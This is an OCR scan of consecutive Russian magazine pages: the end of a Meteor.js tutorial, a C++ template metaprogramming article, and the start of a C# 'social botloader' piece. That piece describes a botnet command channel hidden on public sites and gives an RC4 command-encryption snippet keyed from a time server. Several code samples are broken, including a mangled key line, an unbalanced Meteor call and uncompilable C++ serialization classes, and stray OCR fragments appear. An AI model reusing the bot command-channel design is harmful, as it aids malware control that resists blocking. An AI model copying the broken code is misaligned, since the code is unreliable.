Meteor.methods({
  addCard: function (coordX) {
    // Если координата не указана, вставим
    // правее самой крайней
    if (!coordX) {
      // Карта с максимальной pos (крайняя правая)
      var c = playingCards.findOne({}, {sort: ↵
      {pos:-1}});
      coordX = ( c ) ? c.pos + 50 : 0;
    }
    var ranks = ["6", "7", "8", "9", "10", ↵
    "jack", "queen", "king", "1"];
    var suits = ["spade", "heart", "diamond", ↵
    "club"];
    var r = Math.floor(Math.random() * ranks.length);
    var s = Math.floor(Math.random() * suits.length);
    console.log("addCard:", {rank: r, suit: s, ↵
    pos: coordX, selected: false });
    playingCards.insert(
        { rank: ranks[r], suit: suits[s],
          pos: coordX, selected: false }
    );
  },
  delCard: function (id) {
    console.log("delCard: id: ", id });
    playingCards.remove( {_id: id } );
  }
});
```

Сам вызов серверного метода клиентом осуществляется методом Meteor.call(). У клиента в события шаблона добавим (отделив запятой от предыдущих):

```
'dblclick .card' : function(e) {
  Meteor.call("delCard", this._id);
  e.stopPropagation();
},
'dblclick #play_area' : function(e) {
  Meteor.call("addCard");
  e.stopPropagation();
}
```



Derby.js

Наиболее известная альтернатива Meteor — Derby.js (derbyjs.com). Эти фреймворки очень похожи по своим функциональным возможностям. В числе основных отличий — использование стандартного менеджера пакетов npm (Derby сам является модулем npm), отвязка от синтаксиса MongoDB (хотя и в Derby эта БД также используется по умолчанию), не поддерживается «живое» изменение кода, несколько меньше сообщество и выше порог вхождения.

БЕЗОПАСНОСТЬ

По умолчанию новое приложение Meteor включает в себя пакеты autopublish и insecure, которые дают клиенту полный доступ к базе на чтение и запись, и все данные рассылаются всем клиентам. Это предназначено для упрощения прототипирования, и именно это позволяет нам видеть наши данные напрямую с обеих сторон. Но в реальной практике использовать такую конфигурацию нельзя, ведь клиент может, скажем, вытащить туза из рукава (в консоли):

```
playingCards.insert({
    rank: "1",
    suit: "heart",
    pos: 500
})
```

В «рабочем» варианте данные должны явно публиковаться сервером. Для этого нужно добавить следующие строки в блок if (Meteor.isServer() {}):

```
Meteor.publish("playingCards", function () {
  return playingCards.find({}, {fields: {rank: 1, ↵
  suit:1, pos: 1}});
});
```

В данном случае мы возвращаем поля rank, suit, pos всех имеющихся документов. Сразу после добавления такого кода Meteor напишет в серверной консоли:

```
You've set up some data subscriptions with Meteor.
publish(), but you still have autopublish turned
on <..>
```

Если мы сейчас удалим этот пакет, клиент перестанет получать данные:

```
$ meteor remove autopublish
```

Теперь клиент должен быть явно подписан на данные, опубликованные сервером. Добавим первой строкой в блоке if (Meteor.isClient) {}

```
Meteor.subscribe("playingCards");
```

После этого нормальный обмен данными возобновится и будет вестись только с теми клиентами, которые на эти данные подписаны.

После удаления пакета insecure:

```
$ meteor remove insecure
```

на любую попытку обновления данных (перемещение карт) клиент будет получать ошибку:

```
update failed: Access denied
```

Доступ можно ограничивать произвольным образом. Например, в нашем случае клиент имеет право только изменять значение единственного поля pos карты, и больше ничего. Реализуется такое ограничение следующим образом (в блоке if (Meteor.isServer) {}):

```
playingCards.allow({
  // добавление новых записей
  insert: function (userId, doc) {
    return false;
  },
  // изменение записей
  update: function (userId, doc, fields, modifier) {
    return _.contains(fields, "pos");
  },
  // удаление записей
  remove: function (userId, doc) {
    // ...запрещено
    return false;
  },
});
playingCards.deny({
});
```

АУТЕНТИФИКАЦИЯ ПОЛЬЗОВАТЕЛЕЙ

Сколько нужно строк для того, чтобы включить в веб-приложение поддержку авторизации Facebook, GitHub, Google, Twitter?.. В Meteor для этого достаточно двух строк — в него входят готовые пакеты с поддержкой всех этих платформ плюс собственная система аутентификации с поддержкой регистрации пользователей и даже подтверждением по почте и функцией восстановления пароля.

Останови Meteor и введи:

```
meteor add accounts-ui accounts-google
```

Добавь в .html:

```
{{loginButtons align="right"}}<br>
```

и запусти снова.

Для красоты добавим CSS:

```
html {
  padding: 10px;
  font-family: Verdana, sans-serif;
}

.login-buttons-dropdown-align-right {
  float: right;
}
```

Чтобы авторизация через Google заработала, в Google необходимо сконфигурировать новое веб-приложение. Но для того, чтобы облегчить даже это, подробная пошаговая инструкция будет отображена при нажатии на кнопку Configure Google Logon.

Текущий зарегистрированный пользователь доступен в клиенте с помощью функций Meteor.user() и Meteor.userId(). Чтобы получить, например, URL изображения пользователя, введи в консоли браузера:

```
> Meteor.user().profile.name
```

Чтобы включить поддержку остальных механизмов авторизации:

```
meteor add accounts-password accounts-facebook ↵
accounts-github accounts-twitter accounts-weibo
```

Все зарегистрированные на данный момент пользователи доступны в коллекции Meteor.Users. С неавторизованными пользователями дело сложнее, так как Meteor не ведет их учет напрямую. Если их список все же необходим, можно использовать способ, примененный в «Как отслеживать число анонимных пользователей на серверной стороне в Meteor» (bit.ly/1bMFRFC).

```
alykoshin@al-nb-02:~/projects/cards$ meteor
[[[[[ ~/sync/al-projects/cards ]]]]]

Initializing mongo database... this may take a moment.
=> Meteor server running on: http://localhost:3000/
```

Сервер Meteor, запущенный в консоли

РАЗВЕРТЫВАНИЕ

А хочешь развернуть свое тестовое приложение в облаке? Одна строчка:

```
$ meteor deploy <имя приложения>.meteor.com
```

Ребята из Meteor предоставляют бесплатный сервис, с помощью которого можно мгновенно открыть публичный тестовый доступ к своему приложению. При этом можно использовать и свой домен. Опцией --password можно ограничить последующие обновления проекта по этому доменному имени. Пример из этой статьи можно увидеть здесь: cards.meteor.com.

При развертывании у себя команда

```
$ meteor bundle cards.tgz
```

подготовит полный пакет приложения cards.tgz (к нему дополнительно потребуются Node.js и MongoDB).

Подробнее см. документацию тут: docs.meteor.com/#deploying и docs.meteor.com/#meteordeploy.

ДОПОЛНИТЕЛЬНЫЕ ПАКЕТЫ

Пакеты Meteor могут использовать стандартные модули npm. Но у Meteor есть и собственная экосистема дополнительных модулей, smart packages, называемая Atmosphere (https://atmosphere.meteor.com), она содержит на данный момент более 700 модулей.

Для работы с ней потребуется утилита Meteorite (https://npmjs.org/package/meteorite):

```
$ npm install -g meteorite
```

После этого команда

```
$ mrt add <название пакета>
```

загрузит последнюю версию указанного пакета из Atmosphere, и запуск Meteor тогда необходимо осуществлять командой:

```
$ mrt
```

ДРУГИЕ ОСОБЕННОСТИ

Отладка приложений Meteor непроста. Несколько советов о том, как это лучше сделать, можно посмотреть здесь: meteorhacks.com/debugging-meteor-packages-and-apps.html.


Генерация HTML-кода на стороне клиента вызывает сложности при индексировании страниц (решается использованием пакета spiderable).

Meteor сильно привязан к MongoDB (хотя доступ к другим типам баз реализуется через пакеты, синтаксис при обращении к ним все равно будет Mongo).

Еще одной сложностью является реализация анимации, так как Meteor сам занимается рендерингом страницы.

ЗАКЛЮЧЕНИЕ

Если Meteor тебя заинтересовал, то есть смысл взглянуть на предустановленные примеры, очень простые, но показывающие, как динамично может выглядеть пользовательский интерфейс под Meteor, здесь: meteor.com/examples. Актуальной документацией можно разжиться здесь: docs.meteor.com.


KUKA
54 -1 100%
AB 12
ABR 4

Метакодинг на плюсах

Генерируем код на C++ шаблонах

C++ считается одним из самых сложных языков программирования. С другой стороны, он же и самый гибкий. С его помощью можно кодить в ООП или функциональном стилях, делать single thread или multi thread приложения, работать с железом на низком уровне или поднять уровень абстракции до небес. А еще можно заниматься метапрограммированием, которое для многих может показаться странной и загадочной штукой, но на самом деле оно не так уж и сложно.



deeonis
deeonis@gmail.com

Самый лучший способ заняться метапрограммированием в C++ — это использовать шаблоны. Многие из тех, кто изучал Си с двойным плюсом, наверняка сталкивались с темплейтами и если не использовали их для создания своих собственных классов и функций, то как минимум применяли библиотеки, созданные на основе шаблонного программирования. Вся STL использует эту технологию; об этом, кстати, скромно напоминает ее полное название — Standard Template Library.

Программирование с помощью шаблонов — это не что иное, как написание программы, которая создает другую программу. Доказано, что технология TMP (Template Metaprogramming) представляет собой полную машину Тьюринга, то есть она обладает достаточной мощью для вычислений любой сложности. Cpp-шаблоны имеют свои циклы, ветвления и прочие конструкции, свойственные полноценным языкам программирования. Другое дело, что все это выглядит совсем иначе, нежели многие привыкли видеть, поэтому программисты не сильно радуются чужому коду, в котором активно применяются темплейты. Их синтаксис действительно поначалу пугает, но лишь до тех пор, пока программист не поймет, какую магию можно творить при помощи TMP.

BEGINNER

Практически во всех книгах, которые объясняют, что такое C++ шаблоны и как с ними работать, приводится пример с шаблонной функцией для операции сложения. Это то, что нужно для понимания сути TMP, и специально для тех, кто только начинает изучать темплейты, мы тоже разберем подобный пример.

Итак, представим, что у нас есть некая функция Sum, которая принимает два параметра типа int, складывает их и возвращает результат, тоже типа int. Но мы с помощью этой функции хотим складывать не только целые 32-битные числа, но, допустим, и значения с плавающей запятой. В классическом программировании мы бы воспользовались перегрузкой функции Sum, заставив ее принимать параметры типа float.

```
int Sum(int x, int y)
{
    return x + y;
}
float Sum(float x, float y)
{
    return x + y;
}
// Варианты Sum для других типов
```

Если нам понадобится научить Sum работать и с другими типами, поддерживающими operator+, то придется вручную перегружать ее для каждого из них. Причем код тела функции будет идентичен предыдущим вариантам. Это неудобно, нечитабельно и чревато ошибками, поэтому перепишем все это безобразие с помощью шаблонов.

```
template <typename T>
T Sum(T x,T y)
{
    return x + y;
}
```

Теперь вместо конкретного типа мы используем параметр шаблона typename T, где typename — специальное ключевое слово языка, а T — произвольное имя шаблонного типа. Во время сборки программы компилятор анализирует код и генерирует «перегруженные» варианты Sum для нужных типов. То есть если в нашей программе в функцию Sum передаются только переменные типа int, то компилятор создаст один вариант Sum. Если впоследствии мы решим складывать дробные числа, то появится еще float вариант функции. Поскольку все это происходит на этапе компиляции, то мы сохраним все достоинства строгой типизации C++. То есть, в случае если мы вызовем Sum с типом переменных, которые не поддерживают operator+, наш код не соберется и мы сразу об этом узнаем.

INTERMEDIATE

Разобравшись с элементарными основами TMP и поняв, как компилятор работает с шаблонами, программисты на-




Рис. 1. Wikipedia тоже может немного рассказать о шаблонах

чинают осваивать более сложные приемы. Один из таких приемов, показывающий, что на темплейтах можно сделать все, — вычисление факториала. На практике производить математические расчеты с помощью Cpp templates вряд ли кто станет, но для повышения своих скиллов, которые в будущем, несомненно, пригодятся любому серьезному кодеру, такой опыт будет очень кстати.

В шаблонном программировании на плюсах циклы выражаются через рекурсию. У каждого рекурсивного алгоритма должно быть условие остановки. В темплейтах это достигается путем специализации шаблона. Мы явно должны задать тип или переменную для шаблонной функции или класса и описать специфичный для этого случая код. Именно с помощью рекурсии мы и будем вычислять факториал.

```
template <int n>
class Factorial
{
public:
    static const int f = Factorial<n - 1>::f * n;
};
template<>
class Factorial<0>
{
public:
    static const int f = 1;
};
```

У нас есть шаблонный класс Factorial, который имеет статический целочисленный член f. Константа f вычисляется на этапе компиляции на основе факториала числа, на единицу меньшего, чем n. Мы также обозначили условие остановки рекурсивного вычисления — это класс template<> class Factorial<0>, являющийся специализацией шаблонного класса template<int n> class Factorial. Здесь мы избавили компилятор от хлопот по генерации кода для случая, когда n = 0, и тем самым сделали возможным корректное вычисление требуемого нам значения.

Получить значение факториала, например для числа 7, можно так: Factorial<7>::f. Никаких вычислений на этапе выполнения кода произведено не будет, все уже давно посчитано компилятором. Пример этот довольно бесполезный, но зато позволяет взглянуть на C++ templates с другой стороны.

ADVANCED

После простых и абстрактных задачек пора попробовать шаблоны в настоящем деле. Представим, что у нас есть два интерфейса, которые предназначены для сериализации объектов. Первый — это IStore, который имеет несколько перегруженных методов для сохранения членов объектов, относящихся к POD-типам, и метод, который возвращает объект, реализующий IStore для сериализации пользовательских типов.

Классы, поддерживающие сериализацию, реализуют интерфейс ISerializable, он описывает метод Store, принимающий указатель на объект, который реализует IStore.

```
class IStore
{
public:
    virtual void StoreProperty(const char* name,
int value) = 0;
    // Другие варианты StoreProperty для простых
    // C-типов
    virtual IStore* StoreChild(const char* name)↵
    = 0;
};
```

Получить факториал для числа 7 можно так: Factorial<7>::f. Никаких вычислений на этапе выполнения не будет, все уже давно посчитано компилятором!

```
class ISerializable
{
public:
    virtual void Store(IStore* store) = 0;
}
```

Таким образом, чтобы сохранить какой-либо объект, поддерживающий сериализацию, мы будем вызывать его метод Store, передавая ему объект, реализующий IStore. Если в объекте имеется член, который также поддерживает ISerializable, то функция Store будет получать контекст сериализации вызовом StoreChild и передавать его этому члену.

Такой подход хорошо справляется с сериализацией древовидных иерархий в такие же древовидные форматы данных, например в XML. Но представим, что нам нужно сохранять данные в SQL-базу. Весь смысл интерфейсов IStore и ISerializable состоит в том, чтобы полностью изолировать низкоуровневую логику по работе с XML, файлами или базой данных. В случае с БД для каждого класса с поддержкой ISerializable нам нужно будет написать свой SQL-запрос для сохранения данных в таблицы, а следовательно, потребуется реализовать множество классов с интерфейсом IStore, для каждого запроса по классу.

Все эти классы будут иметь абсолютно идентичный код, и только insert-запрос для объекта, возвращаемого функцией IStore* StoreChild(const char* name), будет разным в каждом из них. Конечно, мы могли бы скопировать код каждого класса вручную, но это заведомо неправильный путь, он чреват ошибками и неоправданными затратами времени. Поэтому мы воспользуемся шаблонами.

Для начала давай представим иерархию классов, которые нужно сохранить в базу данных. У нас есть класс A, один из членов которого является объектом класса B. Класс B, в свою очередь, содержит объект класса C. Выглядит это примерно так.

```
class C : public ISerializable
{
public:
    void Store(IStore* store) override
    {
        return nullptr;
    }
}
class B : public ISerializable
{
    C m_c;
public:
    void Store(IStore* store) override
    {
        auto childStore = store-> StoreChild(name);
        m_c->Store(childStore);
        // ...
    }
}
class A : public ISerializable
{
    B m_b;
public:
    void Store(IStore* store) override
    {
        auto childStore = store-> StoreChild(name);
        m_b->Store(childStore);
        // ...
    }
}
```

Шаблонный класс для сериализации в базу данных будет выполнять всю «грязную» работу в перегруженных вариантах StoreProperty, но нас будет интересовать функция — член StoreChild, которая на основе SQL-запроса создает объект такого же шаблонного класса, но уже с другими параметрами.

```
template <class T>
class Statement : public IStore
{
static const string m_childSql;
public:
```






Рис. 2. **Андрей Александреску. 2009 год**

Рис. 3. **Современное проектирование на C++**

```
    Statement(sqlite3_stmt* stmt)
    {
        // ...
    }
    // ...
    IStore* StoreChild(const char* name) override
    {
        sqlite3_stmt*  stmt = CompileStatement↵
        (m_childSql);
        return new T(stmt);
    }
}
```

Как можно догадаться, параметр шаблона T является классом, реализующим интерфейс IStore. Это может быть как другая специализация класса Satement, так и обычный, не шаблонный класс. Особое внимание следует обратить на константный член m_childSql, который является статическим. Это позволяет нам задать insert-запрос на этапе компиляции.

Пользоваться классом Statement очень легко. Любую иерархию можно уложить в несколько строк кода. Примерно так:

```
DEFINE_STATEMENT_CLASS(StatementForC)
typedef Statement<StatementForC> StatementForB;
typedef Statement<StatementForB> StatementForA;
const string StatementForB::m_childSql = "...";
const string StatementForA::m_childSql = "...";
```

Макрос DEFINE_STATEMENT_CLASS нужен для того, чтобы определить конечный тип для шаблонной рекурсии. Так как класс C не содержит объектов, поддерживающих интерфейс ISerializable, то необходимость в m_childSql отпадает. А как раз ради этого SQL-запроса мы все и затеяли. Но у нас может быть не одна цепочка вложенных классов A, B и C. В таком случае нам понадобится несколько конечных Statement-классов для корректного раскручивания цепочки темплейтов. Макрос DEFINE_STATEMENT_CLASS помогает нам избежать лишней ручной работы по копированию кода.

EXPERT

С помощью шаблонов в C++ можно делать гораздо более интересные вещи, но для этого нужен опыт и знания. Последние можно получить из книги Андрея Александреску «Современное проектирование на C++». В книге описана технология программирования, представляющая комбинацию обобщенного программирования, метапрограммирования, шаблонов и объектно-ориентированного программирования. Сам же Александреску является основателем TMP и первый занялся созданием шаблонно-ориентированной реализации распространенных языковых идиом и паттернов проектирования. Всем, кто интересуется темплейтами в C++, крайне рекомендуется изучить данный труд. Причем чтение должно быть вдумчивым и внимательным и над каждым примером из книги надо долго медитировать.

ЗАКЛЮЧЕНИЕ

Шаблонное программирование в C++ — это очень мощный инструмент в руках разработчика. Код, генерируемый кодом, выполнение на этапе компиляции и контроль типов данных позволяет создавать с помощью темплейтов удивительные вещи. Самые популярные и мощные библиотеки Cpp, такие как Boost или STL, построены на основе templates. Шаблоны сложны для понимания, у них запутанный синтаксис, но, поверь, оно того стоит. ⌶

Социальный ботлоадер на C#



Общаемся с клиентами по сети через крупных посредников

ВСТУПЛЕНИЕ

Что бы такого хакерского нам написать сегодня? Ага, есть одна идея! Назовем ее «социально ориентированный полубот-полулоадер». Название тяжеловесное, но суть отражает. Среда — Visual Studio 2012 C#. И никаких сторонних библиотек. Поехали!

ИДЕЯ И ГЕНЕРАТОР

Проблема стандартных C&C-серверов в том, что их адрес должен быть секретным, но видят его все равно все желающие. Заблокировать (а то и выйти на его владельца) такое творение просто, но и плюсы такой реализации очень привлекательны. К ним относится полный контроль и актуальная статистика в любое время. Как говорится, за удобство нужно платить. Но почему бы не попробовать изменить стандартный подход? Например, что, если использовать публичные и хорошо известные адреса, закрыть которые не представляется возможным?

Посмотрим на схему. Генератор команд получает от оператора текст, сжимает и переводит текст в байты, шифрует полученный массив алгоритмом RC4. Тут начинается интересное, ведь ключ не просто набор случайных жестко вшитых символов, а целый простор для мысли. В моей версии используется сервер времени Microsoft, который возвращает точную дату и время. Допустим, пароль будет меняться каждые 24 часа, для этого переведем дату в строку и сложим со своей копией да еще вычислим MD5 для надежности.


```
byte[] termInbyte = Zip(textBox_IN.Text);
byte[] termIncrypt = new byte[termInbyte.Length];
string[] KEY = GetNetworkTime("time.windows.com").↵
ToString().Split(' ');
termIncrypt = RC4EncryptDecrypt(termInbyte, ↵
md5Hash(KEY0 ( + KEY0 ());
textBox_Out.Text = "_SAM_" + Convert.↵
ToBase64String(termIncrypt) + "_ASM_";
```

